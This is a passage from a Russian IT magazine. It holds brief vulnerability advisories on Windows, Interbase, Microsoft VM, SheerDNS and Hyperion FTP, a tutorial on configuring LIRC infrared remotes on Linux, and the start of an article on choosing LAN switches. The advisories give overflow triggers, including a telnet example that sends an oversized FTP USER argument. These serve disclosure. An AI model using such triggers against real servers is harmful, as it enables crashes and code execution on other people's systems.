Для осуществления успешного нападения, нападающий должен быть способен подключиться в интерактивном режиме к системе или к консоли или к терминальной сессии. Microsoft оценил риск обнаруженной уязвимости как «Important».

Уязвимость обнаружена в Microsoft Windows NT 4.0, Windows 2000 and Windows XP.

Переполнение буфера в Borland Interbase database server

Уязвимость обнаружена в Borland's Interbase database server. Локальный пользователь может выполнить произвольный код с root-привилегиями на системе.

Secure Network Operations Strategic Reconnaissance Team сообщил, что локальный пользователь может установить ISC_LOCK_ENV переменную среды к специально обработанному значению, чтобы вызвать переполнение буфера и выполнение произвольного кода на системе. Переполнение происходит, если переменная длиннее 1024 символов.

Уязвимость расположена в функции gds_lock_mgr() в «gds.c» файле. Уязвимость обнаружена в Borland Interbase 6.x.

Уязвимость в Microsoft VM позволяет удаленному атакующему выполнять произвольный код (патч)

Microsoft VM – виртуальная Java-машина для Win32® операционных систем. Microsoft VM поставляется с большинством версий Windows и включена в большинство версий Internet Explorer.

Новая версия Microsoft VM содержит все ранее опубликованные исправления для VM и устраняет недавно обнаруженную проблему безопасности. Новая уязвимость, обнаруженная в компоненте ByteCode Verifier (компонента Java-компилятора, которая проверяет допустимость Java-команд), не правильно проверяет присутствие некоторого злонамеренного кода при загрузке Java-апплета. Уязвимость может использоваться для доступа к системе целевого пользователя через злонамеренную веб-страницу или HTML-почтовое сообщение.

Риск обнаруженной уязвимости Microsoft оценил как «критический».

Обход каталога и переполнение буфера в SheerDNS

Несколько уязвимостей обнаружены в SheerDNS. Локальный пользователь может получить root-привилегии на системе. Удаленный пользователь, способный загружать файлы на систему, может получить root-привилегии.

Переполнение буфера обнаружено в механизме обработки CNAME-запросов. Локальный пользователь может сконструировать SheerDNS файл с CNAME-записью длинее 256 байт, чтобы получить root-привилегии.

Также сообщается, что уязвимость в функции directory_lookup() может использоваться удаленным пользователем, чтобы прочитать произвольные файлы на системе. Имена файла имеют следующую форму:

```
/var/sheerdns/<zone>/<type>
```

SheerDNS не фильтрует данные, представленные пользователем, чтобы гарантировать, что читаются надлежащие файлы. Удаленный пользователь может представить специально сформированный CNAME-запрос, чтобы заставить SheerDNS читать произвольные файлы на системе с root-привилегиями. Если целевой файл был предварительно сформирован локальным или удаленным пользователем, можно переполнить буфер и выполнить произвольный код с root-привилегиями. Эксплоит прилагается.

Уязвимость обнаружена в SheerDNS 1.0.0.

Переполнение буфера в команде USER в Hyperion FTP Server

Переполнение буфера обнаружено в Hyperion FTP Server. Удаленный авторизованный пользователь, включая анонимного пользователя, может выполнить произвольный код на системе.

Переполнение буфера происходит при обработке команды USER FTP. Удаленный пользователь может послать строку, состоящую из 931 символа или больше в качестве аргумента к USER-команде, чтобы аварийно завершить работу FTP-сервера или выполнить произвольный код с привилегиями FTP-сервера. Пример:

```
telnet <server> 21

A * 931
```

Уязвимость обнаружена в Hyperion FTP Server 3.0.0.


DoS против Microsoft Windows 2003


Отказ в обслуживании обнаружен в Microsoft Windows 2003 в «win2k.sys». Пользователь может заставить уязвимое приложение распечатать не- ASCII символы, что приведет к аварийному завершению работы системы.

Как сообщается, Windows NT5.2 приложения, использующие функцию «EngTextOut», могут аварийно завершить работу системы, при попытке распечатать не- ASCII символы. Проблема, по сообщениям, находится в «win32k.sys».

Уязвимость обнаружена в Windows 2003, Windows .NET, Windows Whistler.

ДИСТАНЦИОННОЕ УПРАВЛЕНИЕ В LINUX





ДЕНИС КОЛИСНИЧЕНКО

Довольно часто настольные компьютеры (не говоря уже о ноутбуках) оснащаются инфракрасными датчиками. Иногда датчик подключается к последовательному порту, а иногда – непосредственно к материнской плате, к так называемому IR-порту. Помню, пять лет назад у меня был компьютер с IR-портом (материнская плата VIA Apollo VPX 5SVA). В то время я не мог найти применения инфракрасному порту, а сегодня он мне бы очень пригодился: на новом компьютере не оказалось инфракрасного порта, поэтому пришлось подключить инфракрасный датчик к обыкновенному последовательному порту. В Windows все просто, достаточно только установить драйвер и датчик готов к работе. Для настройки инфракрасного датчика в Linux нужно немного поработать и головой, и руками.

Итак, у нас есть компьютер, инфракрасный датчик, пульт и Linux. Нам еще понадобится программа lirc (Linux Infrared Remote Control) – программа IR-дистанционного управления. Данную программу можно скачать с сайта www.lirc.org. Самая последняя версия 0.6.6. Программу можно скачать как в виде архива исходных текстов, так и в пакете RPM. В первом случае вам нужно будет самому откомпилировать программу, а это означает, что вам понадобится установленный компилятор gcc и все необходимые ему пакеты. Если вы скачали RPM-пакет, то для установки программы вам достаточно установить этот пакет. На сайте www.lirc.org можно найти только архивы с исходными текстами программы. Найти RPM-пакет можно с помощью поисковой машины пакетов http://rpmfind.net. Использовать RPMFind очень просто: введите название пакета (lirc) и нажмите кнопку Find. После этого вы получите список дистрибутивов, для которых имеются собранные RPM-пакеты программы. Выберите свой дистрибутив и скачайте файл (я скачал файл ftp://rpmfind.net/linux/freshrpms/redhat/9/lirc/lirc-0.6.6-fr1.i386.rpm).

Установка RPM-пакета программы обычно не вызывает проблем, поэтому сейчас мы рассмотрим установку программы из исходных текстов.

Вам нужно скачать файл lirc-0.6.6.tar.bz2 – 384 Кб (или lirc-0.6.5.tar.bz2 – 311 Кб). Все последующие действия нужно выполнять от имени администратора, то есть пользователя с UID 0 (обычно это пользователь root). Распакуйте архив в каталог /usr/rc/lirc и выполните команду:

```
./configure  --with-driver=<device>
```

Параметр device зависит от вашего устройства. Версия 0.6.6 поддерживает следующие устройства:

- animax – AnimaX (Anir Remote Control);
- avermedia – Avermedia (TVCapture & TVPhone (pre 98), а также некоторые TVCapture98 (ID 0x00021461) и TVPhone98 (ID 0x00011461) карты);
- bestbuy – BESTBUY (Easy TV (BT848 и BT878));
- caraca – CARACA (RC5 Remote Control);
- chronos – Chronos Video Shuttle II (BTTV ID 0x23);
- cph03x – ASKEY (AS-218 / AS-220 – ASKEY MagicTV);
- creative – Creative (PC-DVD Remote);
- fly98 – LiveView FlyVideo'98;

- generic – основные драйверы (Motorola, NEC, SONY, RC-5, RECS80, SANYO, DEMON);
- hauppauge – Hauppauge (WinTV primo; WinTV pci; WinTV radio);
- knc_one – KNC ONE (TV Station);
- knc_one – Anubis (Typhoon TView Tuner);
- logitech – Logitech (Value Infrared Remote Control);
- packard_bell – Packard Bell Remote (El Cheapo Packard Bell Remote);
- pctv (или pinnacle_systems) – Pinnacle Systems (PCTV Remote);
- pixelview (или playtv) – Pixelview (Pixelview PlayTV PRO, BT878+W/FM, RemoteMaster 2000);
- provideo – 3DeMON (PV951);
- realmagic (sigma_designs) – Sigma Designs (REALmagic remote control);
- silitek – Silitek (SM-1000);
- technisat – Technisat (MediaFocus PC card);
- tekram – Tekram M230 (ATI 264VT (btt829));
- winfast – Leadtek (Leadtek CoolCommand (Winfast TV2000).

Я перечислил возможные значения параметра device, затем следует производитель устройства, а в скобках – поддерживаемые модели. Если вы все-таки сомневаетесь, загляните в каталог /usr/src/lirc/remotes (или в каталог /usr/share/doc/lirc-0.6.6/remotes, если вы устанавливали программу из RPM-пакета). В этом каталоге вы найдете дополнительную информацию относительно выбора устройства.

Вернемся к установке программы. Сценарий configure должен подготовить вашу систему к установке программы. Для работы программы необходимы следующие библиотеки:

- glibc версии 2.3 (для lirc версии 0.6.6);
- svgalib (последняя версия доступна на ftp://sunsite.unc.edu/pub/Linux/libs/graphics/);
- libirman (http://www.lirc.org/software/snapshots/);
- bttv (http://www.strusel007.de/linux/bttv/index.html);
- исходные тексты и заголовки ядра – они могут понадобиться, если мы будем перекомпилировать ядро, а также для компилирования модулей lirc.

Если сценарий не нашел нужную программе библиотеку (или другую программу), вы увидите соответствующее сообщение. В этом случае вам нужно будет установить (или обновить версию) указанную библиотеку и опять ввести команду ./configure.

Если же сценарий сообщит, что ваша система готова к установке программы, введите команды:

```
make
make install
```

После всего этого у вас появится устройство /dev/lirc (это же устройство появится при установке из RPM-пакета). Как оказалось позже, /dev/lirc – это просто ссылка на устройство /dev/ttyS0.

Осталось только настроить это устройство. В файле /etc/modules.conf (или conf.modules) пропишите строку:

```
alias char-major-61 lirc_sir
```

Драйвер lirc_sir (или lirc_serial) – это драйвер для датчика, подключенного к последовательному порту. Можно также уточнить параметры устройства, например:

```
options lirc_serial irq=4 io=0x3e8
```

Затем нужно отключить первый последовательный порт (COM1 или /dev/ttyS0). Для этого воспользуемся командой setserial:

```
setserial /dev/ttyS0 uart none
```

Убедитесь, что каталог /usr/lib (или /usr/loca/lib – для старых версий) прописан в файле /etc/ld.so.conf. Если нет, то добавьте его в файл ld.so.conf и введите команду ldconfig. В каталоге /usr/lib находится библиотека lirc_client.

После этого нужно добавить модуль устройства к ядру с помощью программы insmod или же, по примеру Microsoft, перезагрузить машину:

```
insmod lirc_serial [sense=N]
```

N может принимать значение либо 0, либо 1 в зависимости от активности вашего IR-приемника. Если активность схемы приемника высока, параметр N = 0, в противном случае – 1.

Параметр sense необязательный и использовать его нужно в случае, если программа не смогла автоматически установить параметры вашего устройства. Для тестирования вашего IR-приемника используется программа mode2.

Когда вы нажимаете кнопку STOP (или любую другую) на своем пульте дистанционного управления, приемник получает определенный сигнал. Для сопоставления названий кнопок (команд) принятым сигналам используется конфигурационный файл /etc/lircd.conf (в старых версиях программы /usr/local/etc/lircd.conf).

Для записи этого файла используется программа irrecord:

```
irrecord -d /dev/lirc /etc/lircd.conf
```

Выполните все инструкции программы, по окончании работы будет создан конфигурационный файл. Вот пример конфигурационного файла для приемника Creative PC-DVD Remote:

```
begin remote

  name  CREATIVE_INFRA_DVD
  bits           16
  flags SPACE_ENC|CONST_LENGTH
  eps            30
  aeps          100

  header       9293  4302
  one           771  1494
  zero          771   358
  ptrail        756
  pre_data_bits   16
```

```
    pre_data       0x8435
    gap          108646
    toggle_bit      0

        begin codes
            play                    0x00000000000005FA
            stop                    0x00000000000016E9
            pause                   0x00000000000000FF
            eject                   0x00000000000002FD
            last                    0x00000000000017E8
            rrev                    0x00000000000004FB
            ffwd                    0x00000000000006F9
            next                    0x00000000000001FE
            1                       0x00000000000008F7
            2                       0x00000000000009F6
            3                       0x0000000000000AF5
            shift                   0x00000000000014EB
            4                       0x0000000000000CF3
            5                       0x0000000000000DF2
            6                       0x0000000000000EF1
            mouse                   0x00000000000007F8
            7                       0x00000000000010EF
            8                       0x00000000000011EE
            9                       0x00000000000012ED
            vol+                    0x0000000000000FF0
            start                   0x00000000000003FC
            0                       0x00000000000015EA
            mute                    0x0000000000000BF4
            vol-                    0x00000000000013EC
        end codes

end remote
```

Если у вас нет времени на работу с утилитой irrecord, можно использовать один из конфигурационных файлов, предоставленных разработчиками LIRC. В каталоге /usr/share/doc/lirc-0.6.6/remotes/ находятся файлы конфигурации практически для всех поддерживаемых устройств. Однако будьте готовы к тому, что некоторые команды у вас не будут работать, поскольку невозможно создать файлы конфигурации для всех существующих моделей IR-приемников.

После создания файла конфигурации можно попробовать запустить демон lircd. Для этого введите команду:

```
service lircd start
```

или

```
/etc/init.d/lircd start
```

На этом работу по настройке IR-датчика можно было бы считать завершенной, но в пакете lirc есть одна «изюминка», которую просто невозможно забыть – это программа irexec. Данная программа позволяет выполнять программы. Вот формат файла .lircrc (он должен находиться в домашнем каталоге пользователя):

```
begin
    prog = программа, которая будет обрабатывать событие
    button = кнопка, которую нажали
    repeat = если 0, то повторный сигнал (нажатие кнопки)
      будет игнорироваться
    config = команда
end
```

Небольшой пример:


```
begin
    prog = irexec
    button = 1
    repeat = 1
    config = echo "Вы нажали кнопку 1"
end
```

```
begin
    prog = irexec
    button = PLAY
    config = echo "Вы нажали кнопку PLAY"
end
```

В заключение приведу несколько важных отличий версии 0.6.6 от предыдущих версий:

- Конфигурационные файлы хранятся в каталоге /etc, а не /usr/local/etc.
- Библиотека libirc_client находится в каталоге /usr/lib, а не /usr/loca/lib.
- Модули теперь называются lirc_driver (driver зависит от типа устройства), а не lirc.o.

Ваши вопросы и комментарии присылайте по адресу dhsilabs@mail.ru.



ЭТО ДОЛЖЕН ЗНАТЬ КАЖДЫЙ, ИЛИ ЧЕТЫРЕ БАЗОВЫХ ПРИНЦИПА ВЫБОРА КОММУТАТОРА ЛВС

Если вы планируете смонтировать у себя новую локальную вычислительную сеть (ЛВС) или модернизировать старую, то вам необходимо определиться с сетевой технологией, выбрать тип магистрали будущей сети, представить принцип построения серверной подсистемы и выбрать производителя сетевого оборудования.

ГЕННАДИЙ КАРПОВ

Выбор типа сетевой технологии

Еще 5-6 лет назад этот вопрос стоял очень остро и мог стать судьбоносным для человека, принимающего решение по этому вопросу. Существовали конкурирующие решения: Ethernet, 100VG-AnyLAN, Token Ring, FDDI, ATM. В периодических изданиях сторонники разных технологий «ломали копья», доказывая преимущества тех или иных решений. Сегодня жизнь все расставила по своим местам: в качестве основной сетевой технологии в рамках LAN остался только Ethernet. 100VG-AnyLAN прекратил свое существование, Token Ring повсеместно снимается с эксплуатации. FDDI и ATM в рамках ЛВС используются как специальные средства и не являются типичными сетевыми технологиями. Сейчас при выборе сетевой технологии вопрос стоит иначе: какой вариант реализации Ethernet-оборудования выбрать: на базе концентраторов или коммутаторов, или даже еще более «тонко»: использовать традиционные коммутаторы или коммутаторы, ориентированные на соединение. Однако не смотря на сужение выбора в сетевых технологиях, возможности 100VG-AnyLAN и Token Ring далее будут также проанализированы. Надо знать свою историю, ведь она всегда повторяется.

Для решения проблемы больших задержек в компьютерной сети обычно достаточно вместо концентраторов установить коммутаторы, подключив к каждому порту последнего по одному компьютеру. При этом на рабочих станциях не приходится вносить каких-либо изменений, а изменения в сетевой инфраструктуре минимальны. Надо только иметь в виду, что сегодня производительности даже коммутируемого соединения Ethernet 10Base-T или Token Ring (16 Мбит/с) недостаточно для многих приложений и во много раз уступает возможностям 100 Мегабитных каналов, доступных в сетях FDDI, 100BaseT, 100VG-AnyLAN, ATM.

Переход на более скоростные технологии потребует внесения в сеть большего числа изменений, нежели установка коммутатора. В этом случае вам потребуется не только заменить концентратор, но и установить новые адаптеры и драйверы для них в каждый компьютер, возможна замена разъемов, кабеля, топологические ограничения, а это приведет к необходимости переложить кабель, поставить промежуточные преобразователи (конвертеры) и целой серии подобных проблем.

Можно подойти к модернизации ЛВС постепенно, растянув во времени процедуру модернизации рабочих станций. Для этого надо использовать технологию Ethernet 10/100Base-TX. В этом случае к скоростным магистралям для передачи основного трафика в первую очередь подключают коммутаторы рабочих групп и сервера, т.е. устройства, которым требуется высокая скорость, малые задержки или передача больших объемов информации. Перевод же рабочих станций на скоростные каналы осуществляется по мере необходимости.

Очень удобно применение двухскоростных адаптеров, т.к. режим автоматического определения скорости позволяет использовать такие адаптеры как в старых, так и в новых фрагментах сети, обеспечивает эффективность вложения средств, а также упрощает настройку и поддержку сети. Разница в цене между высокоскоростными (100Base-TX) и универсальными адаптерами (10/100) незначительна (обычно ее просто нет), а у коммутаторов она редко когда превышает 10%, что с учетом затрат на настройку и поддержку сети обеспечивает существенную экономию.

Вывод №1

В настоящее время нецелесообразно создавать ЛВС с применением низкоскоростных технологий и с последующим переводом их на высокоскоростные. В целом такой проект оказывается чуть ли не вдвое дороже. Гораздо целесообразнее применение оборудования, допускающего использование каналов с различной пропускной способностью в пределах одного шасси.

Выбор сетевой магистрали

Потребности в увеличении пропускной способности магистральных каналов связаны в основном с двумя явно просматривающимися тенденциями в архитектуре локальных вычислительных сетей: быстрым ростом производительности рабочих станций и централизацией данных вплоть до создания специализированных помещений – серверных комнат или центров.

Рост производительности средств вычислительной техники (в первую очередь дисковых подсистем, а не тактовой частоты ЦП персонального компьютера) на рабочих местах приводит к тому, что канал поступления информации в компьютер или сервер начинает становиться узким местом сетевого комплекса. Это просто результат неизбежности технического прогресса и бороться с этой тенденцией бесполезно.

Изъятие же локальных серверов из состава рабочих групп и централизация данных – технологический аспект проблемы, влияющий на выбор типа сетевой магистрали. При централизации данных существенно снижаются расходы на управление и поддержку, повышается надежность сети в целом, но в то же время это приводит к увеличению трафика между рабочими группами.

Наиболее развитыми технологиями построения магистральных каналов являются FDDI и ATM. Они, в конце концов, разрабатывались специально для этого сектора сетевого рынка. Fast Ethernet и Gigabit Ethernet применяются для этих целей исторически, ну а 100VG-AnyLAN вообще для этого не приспособлен. До появления недорогих маршрутизаторов с портами 10/100Base-TX Ethernet слабо подходил для построения территориально распределенных магистралей, а сегодня это широко применяющееся на практике решение. Если исходить из соображений производительности, то наиболее целесообразно применение Gigabit Ethernet или ATM, а если из соображений надежности – FDDI. Однако все эти технологии недешевы, особенно их реализация на single mode оптическом кабеле, а кроме того, при проектировании ЛВС масштабов здания очень часто можно организовать магистраль на объединяющей плате центрального модульного коммутатора – построить коллапсовую магистраль. В этом случае производительность магистрали будет выше и надежнее, чем варианты, основанные как на технологиях Gigabit Ethernet или 